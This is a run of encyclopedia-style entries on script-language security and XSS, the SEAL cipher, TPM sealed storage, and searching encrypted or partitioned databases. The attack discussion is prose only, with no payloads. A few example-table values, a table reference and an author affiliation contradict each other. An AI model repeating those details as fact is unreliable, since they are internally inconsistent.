Script languages are used to develop mobile code (scripts) that is transferred from a remote host and executed on a user’s local system. Often, a script is embedded in other file formats, as for instance JavaScript within HTML pages. Scripts are written in high-level programming languages, like JavaScript, and are interpreted and executed within a Web browser or a Web server. Most script languages include advanced library support for accessing resources in the local environment or in the remote environment they came from. They can also download and import libraries written in

other languages and compiled in a binary format, like WebAssembly (WASM).

Today, script languages are massively adopted in the development of Web sites and applications. When a user accesses a Web page containing a script, the script is automatically downloaded on the user's local machine and executed within the browser with little or few checks on the security impact of its execution. Attackers can then exploit Web site vulnerabilities to inject malicious client-side scripts in a Web page, thus obtaining control over personal information of the users accessing such a page. Such attacks, called Cross-Site Scripting (XSS), have been categorized in three classes (Gupta and Gupta, 2017): *(i) persistent XSS attacks*, which save a payload in the storage of the Web application, permitting the injection of malicious code in subsequent requests; *(ii) nonpersistent XSS attacks*, also called reflected XSS, where the malicious script is injected by including code in the request parameters and deceives the server into responding with unchecked inputs; *(iii) DOM-based XSS attack*, similar to the second case, but the injection happens entirely on the client-side when the browser renders a content requested through a Web application.

XSS attacks, first reported in the 1990s, are among the most frequently reported vulnerabilities (Christey and Martin, 2007) and can result in serious security flaws, including: *(i) data leak*, when data provided by the user in a communication are accessed by someone who is not the intended recipient; *(ii) privacy loss*, when private data of the users are disclosed without the explicit consent of the users (Anupam and Mayer, 1998). As an example, malicious scripts can open HTTP connections and send back personal information of the users to the attacker without any access to the operating system or underlying applications. For instance, a malicious script can access personal data typed in forms, such as credit card numbers, passwords, cookies, and many others.

Browsers Security Measures

Modern Web browsers adopt security measures that aim to prevent or limit attacks against their users. Secure communication techniques are in fact insufficient to protect the user (Anupam and Mayer, 1998), because data are directly accessed in the browser.

A simple mean to avoid a large set of attacks is to preclude the execution of *exec*-like methods, which would restrict possibly unsafe strings from being interpreted as code to run. Some browsers also integrate XSS protection filters to avoid reflection, an attack that uses a forged payload to deceive the server into including executable code in the response. These filters can be bypassed in various manners, requiring the Web site developers to implement strong applications that carefully check and filter input data, thus avoiding script injection.

Security policies can then restrict the script access to remote or local files and resources. For instance, the cross-origin resource sharing (CORS) may prevent a script to connect back to any other Web server but the one it was downloaded from. The term namespace is often used to designate the hierarchy of objects accessible by a script in a given context.

Another security measure that can be enabled by the server is Content Security Policy (CSP). This feature allows the content provider to whitelist the domains that can be considered as safe sources of executable code. Any script loaded from non-reputable sources is discarded and its presence reported as an error. CSP can also be used to force browsers to load data using secure protocols, like HTTPS. Other security safeguards include filters that prevent click-jacking attacks by disabling the shared content from being embedded in a page from an external domain.

In the extreme case, the user can protect itself by either disabling the scripts or accessing trusted sites only.

Open Problems

Static code analysis and formal methods have been applied to program verification since long and are routinely applied to large code bases, such as an entire Linux distribution (Damiani et al., 2008). A major drawback of these approaches is performance, since code analysis may require a huge amount of time. Scripts however are intrinsically shorter and simpler; static analysis techniques can then become a key solution to provide run time analysis of code before its execution on the local machine. In this realm, the research community is moving fast, and the major browsers already integrate advanced tools for debugging and monitoring the execution of the loaded scripts. An important aspect toward securing script language execution is the integration of traditional solutions, like XSS filter and the

Java sandbox, with formal solutions, such as static code analysis. A hybrid solution can first perform an analysis and then apply sandbox restrictions. This hybrid solution may balance the amount of static code analysis performed and the amount of restrictions applied in the sandbox. In other words, the more complete the static analysis of the code, the less the amount of restrictions to be applied in the sandbox. Although the automated security features included in the modern browsers reduce the risks of attacks against their users, not all the vulnerabilities can be prevented by the client-side alone. A correct and secure implementation of the server-side, together with the practices of penetration testing and security assessment, is fundamental to grant the security of the system.

Cross-References

Cross Site Scripting Attacks
HTTP Session Security
Personally Identifiable Information
Session Hijacking Attacks
Web Browser Security and Privacy

References

Anupam V, Mayer AJ (1998) Security of web browser scripting languages: vulnerabilities, attacks, and remedies. In: USENIX Security Symposium

Christey S, Martin RA (2007) Vulnerability type distributions in CVE

Damiani E, Ardagna CA, El Ioini N (2008) Open source systems security certification. Springer Science & Business Media

Gupta S, Gupta BB (2017) Cross-site scripting (xss) attacks and defense mechanisms: classification and state-of-the-art. Int J Syst Assur Eng Manag 8(1):512–530

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_369

SEAL

Caroline Fontaine[13] ✉
(13) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Synonyms

Software-optimized encryption algorithm

Definition

SEAL stands for Software-optimized Encryption ALgorithm. It is a binary additive stream cipher (Synchronous Stream Ciphers).

Background

SEAL has been proposed in 1993, and several versions have been published: SEAL 1.0, SEAL 2.0 and SEAL 3.0 (Rogaway and Coppersmith 1994, 1998).

Applications

Some attacks have been published that show how SEAL 1.0, SEAL 2.0 (Handschuh and Gilbert 1997), and later SEAL 3.0 (Fluhrer 2001) can be distinguished from a true random function. But there is no really practical attack for the moment.

SEAL has been designed to be really efficient in its software implementation, mainly for 32-bit processors. It is a length-increasing pseudorandom function that maps a 32-bit sequence number *n* to an *L*-bit keystream, under control of a 160-bit secret key. A more precise description can be found in the original papers. Note that SEAL 3.0 is covered by two patents in the USA (US Patent n.d.).

Cross-References

Synchronous Stream Cipher

Recommended Reading

Fluhrer SR (2001) Cryptanalysis of the SEAL 3.0 Pseudorandom Function Family. In: FSE'01. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 135–143

Handschuh H, Gilbert H (1997) χ^2-Cryptanalysis of the SEAL encryption algorithm. In: FSE'97. Lecture notes in computer science. Springer, Berlin, pp 1–12

Rogaway P, Coppersmith D (1994) A software-optimized encryption algorithm. In: FSE'94. Lecture notes in computer science, vol 809. Springer, Berlin, pp 56–63

Rogaway P, Coppersmith D (1998) A software-optimized encryption algorithm. J Cryptol 11(4):273–287

US Patent 5,454,039 Software-efficient pseudorandom function and the use thereof for encryption; US Patent 5,675,652 Computer readable device implementing a software-efficient pseudorandom function encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_494

Sealed Storage

Paul England[14] ✉
(14) Microsoft Corporation, Redmond, WA, USA

✉ **Paul England**
Email: Paul.England@microsoft.com

Definition

Sealed Storage is a cryptographic data protection facility that is conventionally implemented using a pair of operations called Seal (used to protect data) and Unseal (used to unprotect data). It differs from other symmetric and asymmetric encryption primitives in that the sealer can specify limitations on the software environments that can access the data. The Sealed Storage facility will check that the identity of the requesting software meets policy specified in an earlier Seal operation before the protected data is revealed.

Sealed Storage in the TPM

The primary realization of the Sealed Storage concept is in the Trusted Platform Module (TPM) cryptographic processor (TPM main specification n.d.).

TPMs are designed to be incorporated into platforms with firmware that provides the TPM with a reliable report of the system software that is booting on the platform. System software may extend the report by measuring and reporting additional OS components as they are loaded. The TPM protects and maintains this extend-only log of loaded components as a

cumulative hash in internal registers called Platform Configuration Registers, or PCRs. (Pearson 2003).

Platform firmware typically uses very simple software measurement primitives like the hash of the software loaded. Upper level software typically reports more complex policies to the TPM and ensures that the components meet the reported policy.

If a computer follows this procedure as it boots, then at any time, the values in the PCR registers represent the software running on the platform earlier in boot. This does not necessarily mean that the PCRs are a useful representation of the security properties of the executing software because upper-level software may load and run untrustworthy components. However, if the system software forms a Trusted Computing Base that can defend itself, and if the system software measures and reports any program or configuration change that changes the security properties of the trusted computing base, then the PCR registers are a useful representation of the Trusted Computing Base executing on the platform. This is the scenario supported by Sealed Storage.

The TPM provides several authentication and authorization primitives that use PCRs. Attestation is cryptographic reporting of the software configuration to remote parties. This is supported on the TPM with the Quote() operation, which signs the current PCR settings (and externally provided data to provide freshness or for other purposes).

The TPM implementation of sealed storage is exposed through the operations Seal and Unseal. The Seal command is an encryption operation based on a key that is protected by the TPM. The sealer specifies the data to be protected as well as the PCR settings that must be in place for the data to be revealed. The Seal operation produces ciphertext through an authenticated encryption operation of the concatenation of the data to be protected and the PCRs required.

Later, the same or another program calls Unseal using the blob returned from the prior Seal operation. Internally, the TPM decrypts and checks the integrity of the data, and then checks the current PCR values against those specified in the sealed blob. If the data integrity check succeeds and the PCRs are correct, then the protected data is revealed to the caller; otherwise, an error is returned.

The TPM implementation of the Unseal operation also provides source-authentication in the form of the PCR configuration when the Seal

operation was performed.

The TPM also supports a public key–based version of Unseal that allows a remote caller to protect data. In this case, any entity with knowledge of the TPM public key can create an encrypted blob containing the required PCR settings and the protected data. The TPM can decrypt the blob but will only reveal the data if the PCRs are set correctly. The TPM command that supports this operation is called ActivateIdentity(). Of course, this operation does not provide seal-time PCR reporting.

Applications

Microsoft's Bitlocker™ hard disk encryption facility includes an option to protect all or part of the hard disk encryption key using the TPM Seal operation. The security goal is to protect the hard disk contents when the data is at rest and the OS is not running. Attacks to be considered include moving the hard disk to another machine and booting a different OS that does not honor the file system security setting of the original OS.

This is achieved by splitting the disk into two partitions: a main encrypted partition that contains the data to be protected, and a small partition that contains plaintext early-boot code. During setup, a random disk encryption key is generated and the main partition is encrypted. The disk key (or part of the key) is then Sealed to the PCR configuration measurements expected for the early OS boot code on the smaller boot partition. On reboot, the early-boot component attempts to Unseal the disk key and if successful, uses the key to decrypt/encrypt IO requests to the rest of the disk.

If the disk is moved to another platform, the original TPM is not present so the data cannot be Unsealed. If an alternative OS loader is booted, then the PCR configuration will not be correct and the Unseal operation will fail.

Open Problems

Both Attestation and Sealed Storage suffer from a tension between detailed measurement and reporting of the software and hardware configurations, and the problems that arise if configurations change unexpectedly or change too often rendering previously sealed data inaccessible. The TPM implementation of sealed storage allows a configuration with access to a

secret to Seal that secret to a future known configuration, but this mechanism does not work if the configuration change was unexpected and previously sealed data is not accessible. Solutions to this problem will either involve reporting more complex policies than code-hashes to the TPM (so that expected configuration changes do not result in data becoming inaccessible), or changing the Sealed Storage implementation to allow more complex access control policies. The latter is being considered for inclusion in the next version of the TPM.

Cross-References

Attestation
TPM

Recommended Reading

Pearson S (ed) (2003) Trusted computing platforms: TCPA technology in context. Prentice Hall, New York

TPM main specification (n.d.) http://www.trustedcomputinggroup.org/resources/tpm_main_specification

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1465

Search on Encrypted Multi-writer Tables

Alberto Trombetta[15] ✉
(15) Dipartimento di Scienze Teoriche e Applicate, Università degli Studi dell'Insubria, Varese, Italy

✉ **Alberto Trombetta**
Email: alberto.trombetta@uninsubria.it

Definition

Search on encrypted multi-writer tables refers to the capability of performing searches over encrypted data, organized in a tabular fashion and originating from different data sources, without decrypting the data.

Background

The widespread and ever-growing deployment of cloud infrastructures allows users to access a wide array of services, such as online data management. The advantages of adopting such a solution are mitigated by the fact that outsourced data is not under the direct control of the legitimate owner has to fully trust the service provider. If data confidentiality is required, the data owner may encrypt the data before uploading it to the storage provider. This is not optimal in case the data owner wants some third party to be able to perform some computation over the encrypted data. For example, it is impossible to search for a given content over encrypted data, or more specifically, in the case of encrypted structured data (such as relational data), it is not possible to perform expressive queries. Several solutions have been proposed that solve the problem of searching over encrypted data. The solutions may be classified according to whether they

are based on secret key or public-key encryption schemes. In the *searchable symmetric encryption* (SSE) approach, a single data owner outsources its encrypted repository to an untrusted server. Subsequently, the data owner may delegate the untrusted server to perform searches over the encrypted data.

In contexts where data sharing is relevant, multiple users may add their own data to the encrypted repository using a public-key encryption scheme, in such a way that the owner of the secret key may delegate searches over the encrypted data to the untrusted server. We refer to this approach as *public key encryption with keyword search* (PEKS). There is a vast literature addressing both SSE and PEKS approaches over unstructured data, starting from the seminal works of Song et al. Song et al. (2000) and Boneh et al. Boneh et al. (2004), respectively, for SSE and PEKS approaches. We refer to the survey Bosch et al. (2015) for a comprehensive comparison of the several schemes and security models that have been proposed along the recent years. There have been several efforts in order to add to current relational DBMSs the capability to perform SQL queries over encrypted data Bouganim and Guo (2011). Virtually, all the proposed solutions are based on a temporary decryption of the encrypted data in order to allow the query process to execute the given query. This usually entails complex, ad hoc key management protocols.

Comparatively, little attention has been devoted to the case of performing queries over encrypted, tabular data that has been provided in encrypted form by various sources. The solution described in Perillo et al. (2017) proposes a public-key, functional encryption scheme that allows multiple data sources to write encrypted data in a table that can be queried with SQL-style conjunctive queries formed by equality predicates. The work focuses on the efficiency and the security of the underlying architecture, rather than on the expressive power of the query language.

Theory

We now sketch the main features of the encryption scheme proposed in Perillo et al. (2017), along with the corresponding security model. The starting point is to use *hidden vector* encryption in order to represent data and queries as vectors of values. The encryption algorithm of a hidden vector scheme additionally requires a vector X of values (in our case, the

"data"), and symmetrically, the decryption algorithm requires a vector Y (the "query"). The decryption succeeds whether vectors X and Y satisfy a given predicate p, where the predicate p denotes the orthogonality between two vectors, that is, $p(X, Y) = 1$ iff $\langle X, Y \rangle = 0$.

A typical hidden vector encryption scheme (see, e.g., Park 2011) is formed by the setup, key generation, and encryption and decryption algorithms: Setup algorithm has as input the security parameter and returns a pair (mpk, msk) composed by a *master public key* and a *master secret key*; given a plaintext M and an *attribute vectorX*, the encryption algorithm Enc(mpk, M, X) yields a ciphertext ct; given another attribute vector Y, the KeyGen algorithm on input msk and Y yields a *decryption key* (also called *token*) tok; and finally, the decryption algorithm Dec on input ct and tok returns the plaintext M. A scheme like the one just described may be used to separately encrypt individual values stored in the rows of a relational table. The vector X is composed by the sub-vector of the row's values plus the position of the value to be encrypted. Thus, the length of a single encryption depends on the number l of row values. Being the number of values to be encrypted equal to l, the total length of a row encryption is $O(l^2)$.

The key observation – allowing for an efficient implementation of the encryption scheme – is that the vectors used for encrypting the values of a single row share a common sub-vector containing the row's values. The scheme defined in Perillo et al. (2017) that is called amortized inner product encryption takes advantage of such observation and builds upon the scheme proposed in Park (2011). An *amortized inner product* scheme takes as inputs n plaintexts $M_1, \ldots, M_n$ and $n + 1$ vectors $X_0, X_1, \ldots, X_n$, where $X_1, \ldots, X_n$ has the same length k and X_0 a possibly different length l, and produces a *cumulative ciphertext*eRow in which plaintext M_i is encrypted with respect to the vector $X_0|X_i$ of length $l + k$ obtained by concatenating vectors X_0 and X_i. The cumulative ciphertext has total length $\theta(l + n \cdot k)$, which is asymptotically optimal as it is proportional to the total length of the attribute vectors. Given a conjunctive query $\mathcal{Q}$ composed by equality predicates, a corresponding vector Y_0 of length l is formed. The owner of the master secret key msk releases two types of token via algorithms pKeyGen and mKeyGen, respectively: *predicate-only* tokens ptok and *message* tokens mtok. A predicate-only token is associated with the vector Y_0, and it can be

used to check whether the attribute vector X_0 associated with a cumulative ciphertext eRow is orthogonal to Y_0. We note that no plaintext is obtained by applying a predicate-only token to cumulative ciphertext. On the other side, a message token is associated with a vector Y of length $l + k$ and, when applied to a cumulative ciphertext, can be used to obtain message M_i only if the corresponding attribute vector $X_0|X_i$ is orthogonal to Y. When implemented in a bilinear setting (like most of the known implementations of HVE and inner product encryption), the length of the ciphertexts corresponds to the numbers of group elements contained in the attribute vectors. The implementation needed for the scenario described in section "Applications" assumes that data are organized in rows with n columns with $k = 2$ and $l = 2n + 1$, thus yielding, for each row, a cumulative ciphertext with $\Theta(n)$ group elements as opposed to $\theta(n^2)$ group elements required by inner product encryption.

The security notion associated to the amortized inner product encryption scheme described above is *selective attribute hiding* and *adaptive payload hiding*. The pairing-based construction of the scheme is proven secure under the *bilinear decision Diffie-Hellman* and *bilinear decision linear* assumptions.

Applications

We briefly describe how the public-key, pairing-based encryption scheme described in section "Theory" can be deployed in an architecture comprising multiple writers and readers. More precisely, the proposed architecture assumes that there is a single *data owner* (DO) that manages the data; several *data sources* (DS) that contribute sensitive, encrypted tuples to the DO (such data is stored on a untrusted server); several *query sources* (QS) that want to perform queries on the encrypted data; and the DO enables a QS to perform the queries through a *query processor* (QP) that has direct access to the encrypted data. The underlying assumptions are that the untrusted server does not destroy nor modify the stored data. From a high-level point of view, given a query from a query source, a corresponding predicate token is created by the data owner. Such token is then used by the query processor in order to discard the tuples stored in the encrypted table that do not satisfy the search predicate expressed in the query.

The interaction of the abovementioned entities is described in the following steps: (i) the DO generates a pair (mpk, msk) (the master public and secret keys) and makes mpk available to all DSs; (ii) a DS uses the master public key mpk to encrypt newly generated data; (iii) a QS seeks authorization for query *mathcalQ* from the DO, and if successful, the QS receives a *predicate* token ptok and a *message*token mtok; (iv) the QS sends the predicate token ptok to the *mathsfQP* that processes the query $\mathcal{Q}$ on the encrypted cells ccts, and as a result of the query processing, the set of ccts that successfully pass the test with ptok (and hence correspond to the tuples satisfying $\mathcal{Q}$) are sent by QP to the QS that originated the query; and (v) finally, the QS decrypts the received ccts using its mtok.

Notable features of such approach are that the data owner is not required to be online and, after having generated the toke, it may safely go off-line; each of the steps (i)–(v) consists of one round of messages; steps (ii)–(iv) can be arbitrarily interleaved.

Open Problems

The main open problems when dealing with queries over data encrypted with a public-key (searchable) encryption scheme can be catalogued into two broad (conflicting) areas: (i) expressivity of the query language – most of the approaches are restricted to equality-based predicates and Boolean formulas built upon them, and (ii) efficiency – being such schemes are based on asymmetric primitives by construction, their performances (in the decryption/query evaluation phase) compare quite badly with more efficient (non-multi-writer) searchable schemes.

Cross-References

Asymmetric Setting for Searchable Encryption
Attribute-Based Encryption with Searchable Encryption
Pairings
Public Key Cryptography
Searchable Symmetric Encryption

References

Boneh D, Di Crescenzo G, Ostrovsky O, Persiano G (2004) Public key encryption with keyword search. In: Eurocrypt 2004, pp 506–522
[MathSciNet]

Bosch C, Hartel P, Jonker W, Peter A (2015) A survey of provably secure searchable encryption. ACM Comput Surv 47(2):18:1–18:51

Bouganim L, Guo Y (2011) Database encryption, Encyclopedia of Cryptography and Security, 2nd edn. pp 307–312

Park JH (2011) Inner-product encryption under standard assumptions. Des Codes Crypt 58(3):235–257
[MathSciNet]

Perillo M, Persiano G, Trombetta A (2017) Secure queries on encrypted multi-writer tables. In: IEEE EuroS&P 2017, pp 127–141

Song D, Wagner D, Perrig A (2000) Practical techniques for searches over encrypted data. In: IEEE S&P 2000, pp 44–55

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1739

Search over Ciphertext Datasets Using Partition Computation

Sharad Mehrotra[16] ✉ and Shantanu Sharma[17] ✉
(16) Department of Computer Science, New Jersey Institute of Technology, Irvine, NJ, USA
(17) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Sharad Mehrotra**
Email: sharad@ics.uci.edu

✉ **Shantanu Sharma (Corresponding author)**
Email: shantanu.sharma@uci.edu

Definitions

Partition computing is a technique for scaling existing cryptographic techniques over the large-size dataset, by partitioning a computational task over the data classified into sensitive and non-sensitive data that can exist at the hybrid cloud or the public cloud.

Background

Existing cryptographic solutions are either (*i*) inefficient, (*ii*) incapable of supporting complex SQL queries, or (*iii*) inadequate in offering provable security from the application's perspective (see Table 1). In contrast, partition computing is a different (but complementary) approach that focuses on scaling existing cryptographic techniques over the large-size dataset, by partitioning a computation over either the hybrid cloud or the

public cloud. Partition computing approaches focus on situations where only some parts of the data are sensitive, while the remainder (that may consist of the majority) is non-sensitive. Such a model is called *partitioned computation model* that exploits classification of the data into sensitive/non-sensitive subsets to develop efficient data processing solutions with provable security guarantees. Partitioned computing potentially provides significant benefits by (*i*) avoiding (expensive) cryptographic operations on non-sensitive data and (*ii*) allowing query processing on cleartext non-sensitive data to exploit indices.

Search over Ciphertext Datasets Using Partition Computation, Table 1 Comparing different cryptographic techniques in terms of computational time and attacks. ✓indicates a technique is not vulnerable to a given attack. *L* low, *M* medium, *H* high

Techniques	**Computation time**	**Preventing attacks**	
		Size	Access-patterns
Deterministic encryption	L		
Non-deterministic encryption (Poddar et al., 2016)	L		
Searchable Encryption	M		
Secure hardware Intel SGX	M		
Homomorphic Encryption with ORAM	H		✓
Secret-sharing	H		✓
Full retrieval	H	✓	✓

The data classification into sensitive or non-sensitive may seem artificial/limiting at first; we refer to the readers to the ongoing dialogue in the popular media (https://tinyurl.com/jhuz926f) about cloud security and hybrid cloud that clearly identify data classification policies to classify data as sensitive/non-sensitive as a key strategy to securing data in a cloud. Also, note that data classification depending on column-level sensitivity is not a new concept. Papers De Capitani di Vimercati et al. (2013, 2014) have explored many ways to outsource column-level partitioned data to the cloud. However, these papers do not dictate a joint query execution on two relations.

Theory

We restrict our discussion to only partition computation on the public cloud. Readers may refer to several works, e.g., HybrEx (Ko et al., 2011), Sedic (Zhang et al., 2011), Prometheus (Zhou et al., 2013), Tagged-MapReduce (Zhang et al., 2014), and SEMROD (Oktay et al., 2015), for finding details on partition computations for the hybrid cloud. Here, we define the partitioned computation, illustrate how such a computation can leak information due to the joint processing of sensitive and non-sensitive data, discuss the corresponding security definition, and, finally, discuss an approach that can work over sensitive and non-sensitive data without revealing any additional information to the adversary.

Partitioned Computations

Let R be a relation that is partitioned into two sub-relations, $R_e \supseteq R_s$ and $R_p \subseteq R_{ns}$, such that $R = R_e \cup R_p$. The relation R_e contains all the sensitive tuples (denoted by R_s) of the relation R and will be stored in encrypted form in the cloud. Note that R_e may contain additional (non-sensitive) tuples of R, if that helps with secure data processing. The relation R_p refers to the sub-relation of R that will be stored in plaintext on the cloud. Naturally, R_p does not contain any sensitive tuples. For the remainder of the entry, we will assume that $R_e = R_s$ and $R_p = R_{ns}$, though the approach will be generalized to allow for a potentially replicated representation of non-sensitive data in encrypted form, if it helps to evaluate queries more efficiently. Let us consider a query Q over relation R. A partition computation strategy splits the execution of Q into two independent sub-queries: Q_s, a query to be executed on $E(R_e)$, and Q_{ns}, a query to be executed on R_p. The final results are computed (using a query Q_{merge}) by appropriately merging the results of the two sub-queries at the trusted database (DB) owner side (or in the cloud, if a trusted component, e.g., Intel SGX, is available for such a merge operation). In particular, the query Q on a relation R is partitioned, as follows:

$$Q(R) = Q_{merge}\Big(Q_s(R_e), Q_{ns}(R_p)\Big)$$

Let us illustrate partitioned computations through an example.

Example: A. Consider an `Employee` relation; see Table 2. Assume that all tuples of employees for the *Department* = "`Defense`" are sensitive. In such a case, `Employee` relation may be stored as the following two relations: (*i*) `Employee1` with attributes `EId`, `FirstName`, `LastName`, `Salary`, and `Department`, where `Department` = "`Defense`" (see Table 3), and (*ii*) `Employee2` with attributes `EId`, `FirstName`, `LastName`, `Salary`, and `Department`, where `Department` <> "`Defense`" (see Table 4). Since the relation `Employee1` (Table 3) contains only sensitive data, this relation is encrypted before outsourcing, while `Employee2` (Table 4), which contains only non-sensitive data, is outsourced in cleartext. We assume that the sensitive data is strongly encrypted such that the property of *ciphertext indistinguishability* (i.e., an adversary cannot distinguish pairs of ciphertexts) is achieved.

Search over Ciphertext Datasets Using Partition Computation, Table 2 `Employee` relation

	EID	**FirstName**	**LastName**	**Salary**	**Department**
t_1	E101	Adam	Smith	100	Defense
t_2	E259	John	Williams	200	Design
t_3	E199	Eve	Smith	150	Sale
t_4	E259	John	Williams	125	Defense
t_5	E152	Clark	Cook	250	Defense
t_6	E254	David	Watts	220	Design
t_7	E159	Lisa	Ross	150	Defense
t_8	E152	Clark	Cook	170	Design

Search over Ciphertext Datasets Using Partition Computation, Table 3 A sensitive relation: `Employee1`

	EID	**FirstName**	**LastName**	**Salary**	**Department**
t_1	E101	Adam	Smith	100	Defense
t_4	E259	John	Williams	125	Defense
t_5	E152	Clark	Cook	250	Defense
t_7	E159	Lisa	Ross	170	Defense

Search over Ciphertext Datasets Using Partition Computation, Table 4 A non-sensitive relation: `Employee2`

	EID	FirstName	LastName	Salary	Department
t_2	E259	John	Williams	200	Design
t_3	E199	Eve	Smith	150	Design
t_6	E254	David	Watts	220	Design
t_8	E152	Clark	Cook	170	Design

Consider a query `Q: SELECT FirstName, LastName, Department from Employee where FirstName = ''John.''` In partitioned computation, the query `Q` is partitioned into two sub-queries: Q_s that executes on `Employee1` and Q_{ns} that executes on `Employee2`. Q_s will retrieve the tuple t_4, while Q_{ns} will retrieve the tuple t_2. Q_{merge} in this example is simply a union operator. Note that the execution of the query `Q` will also retrieve the same tuples. $\mathcal{S}$

Inference Attack in Partitioned Computations

Partitioned computations, if performed naïvely, could lead to inferences about sensitive data from non-sensitive data. Below, we illustrate such inferences with the help of the following example.

Example: B. Consider following three queries on the `Employee1` and `Employee2` relations: (*i*) retrieve tuples of the employee `EID = E259`, (*ii*) retrieve tuples of the employee `EID = E101`, and (*iii*) retrieve tuples of the employee `EID = E199`. We consider an *honest-but-curious* adversarial cloud that returns the correct answers to the queries but wishes to know information about the encrypted sensitive table `Employee2`.


Table 5 shows the adversary's view based on executing the corresponding Q_s and Q_{ns} components of the above three queries. We assume a non-access-pattern hiding cryptographic technique's execution over the sensitive data. During the execution, the adversary gains complete knowledge of non-sensitive tuples returned and, furthermore, knowledge about which encrypted tuples are returned as a result of Q_s. Note that $E(t_i)$ in the table refers to the encrypted tuple t_i.

Search over Ciphertext Datasets Using Partition Computation, Table 5 Queries and returned tuples/adversarial view

Query value	Returned tuples/Adversarial view	
	`Employee1`	`Employee2`
E259	$E(t_4)$	t_2
E101	$E(t_1)$	Null
E199	Null	t_3

Given the above adversarial view, the adversary learns that for the first query, that employee `E259` has tuples in both sensitive and non-sensitive datasets. Moreover, the adversary learns which sensitive tuple has an `EID` equals to `E259`. From the second query, the adversary learns that `E101` works only in a sensitive department (since the query did not return any answer from the `Employee2` relation). Likewise, from the third query, the adversary learns that `E199` works only in a non-sensitive department. $\mathcal{S}$

In order to prevent such an attack, we need a new security definition. Before we discuss the formal definition of partitioned data security, we first provide intuition for the definition. Observe that before retrieving any tuple, under the assumption that no one except the database (DB) owner can decrypt an encrypted sensitive value, say $E(s_i)$, the adversary cannot learn which non-sensitive value is identical to the cleartext value of $E(s_i)$; let us denote s_i as cleartext of $E(s_i)$. Thus, the adversary will consider that the value s_i is identical to one of the non-sensitive values. Based on this fact, the adversary can create a complete bipartite graph having $|S|$ nodes on one side and $|NS|$ nodes on the other side, where $|S|$ and $|NS|$ are a number of sensitive and non-sensitive values, respectively. The edges in the graph are called *surviving matches of the values*. For example, before executing any query, the adversary can create a bipartite graph for four sensitive and four non-sensitive values of `EID` attribute of Example A, as shown in Fig. 1.



Search over Ciphertext Datasets Using Partition Computation, Fig. 1 A bipartite graph showing initial condition sensitive and non-sensitive values before query execution

The query execution on the datasets creates an adversarial view that guides the adversary to create a (new) bipartite graph of the same number of nodes on both sides. The requirement is to preserve all the edges of the initial bipartite graph in the graph obtained after the query execution, leading to the initial condition that the cleartext of the value $E(s_i)$ is identical to one of the non-sensitive values. Note that if the query execution removes any surviving matches of the values, it will leak that the value s_i is not identical to those non-sensitive values.

We also need to hide occurrences of a sensitive value. Before a query execution, due to ciphertext indistinguishability, all occurrences of a single sensitive value are different, but a simple search or join query may reveal how many tuples have the same value. Based on the above two requirements, we can define the notion of *partitioned data security*.

Partitioned Data Security at the Public Cloud

Let R be a relation containing sensitive and non-sensitive tuples. Let R_s and R_{ns} be sensitive and non-sensitive relations, respectively. Let $q(R_s, R_{ns})[A]$ be a query, q, over an attribute A of the R_s and R_{ns} relations. Let X be the auxiliary information about the sensitive data and Pr_{Adv} be the probability of the adversary knowing any information. A query execution mechanism ensures the partitioned data security if the following two properties hold:

- $Pr_{Adv}[e_i \overset{\text{a}}{=} ns_j|X] = Pr_{Adv}[e_i \overset{\text{a}}{=} ns_j|X, q(R_s, R_{ns})[A]]$, where $e_i = E(t_i)[A]$ is the encrypted representation for the attribute value A for any tuple t_i of the relation R_s and ns_j is a value for the attribute A for any tuple of the relation R_{ns}. The notation $\mathcal{I}$ shows that a sensitive value is identical to a non-sensitive value. This equation captures the fact that an initial probability of linking a sensitive tuple with a non-sensitive tuple will be identical after executing several queries on the relations.
- $Pr_{Adv}[v_i \overset{\text{r}}{\sim} v_j|X] = Pr_{Adv}[v_i \overset{\text{r}}{\sim} v_j|X, q(R_s, R_{ns})[A]]$, for all v_i, $v_i \in Domain(A)$. The notation $\mathbb{A}'$ shows a relationship between counts of the number of tuples with sensitive values. This equation states that the probability of an adversary gaining information about the relative frequency of sensitive values does not increase by the query execution.

The definition above formalizes the security requirement of any partitioned computation approach. Of course, a partitioned approach, besides being secure, must also be correct in that it returns the same answer as that returned by the original query *Q* if it were to execute without regard to security.

Query Binning

We discuss a technique to deal with partitioned data at the cloud, called *query binning* (QB). We discuss QB for a restricted case when a value has at most two tuples, where one of them must be sensitive and the other one must be non-sensitive, but both the tuples cannot be sensitive or non-sensitive. Note that the scenario depicted in Example A satisfies this assumption. Also, we discuss QB only for a selection query. We refer to the reader to Mehrotra et al. (2020) to check the details and correctness of QB.

In QB, for answering a selection query, naturally, we use any existing cryptographic technique on sensitive data and a simple search on the cleartext non-sensitive data. Informally, QB distributes attribute values in a matrix, where rows are sensitive bins and columns are non-sensitive bins. For example, suppose there are 16 values, say 0, 1, …, 15, and assume all the values have sensitive and associated non-sensitive tuples. Now, the DB owner arranges 16 values in a 4 × 4 matrix, as follows:

	NSB_0	NSB_1	NSB_2	NSB_3
SB_0	11	2	5	14
SB_1	10	3	8	7
SB_2	0	15	6	4
SB_3	13	1	12	9

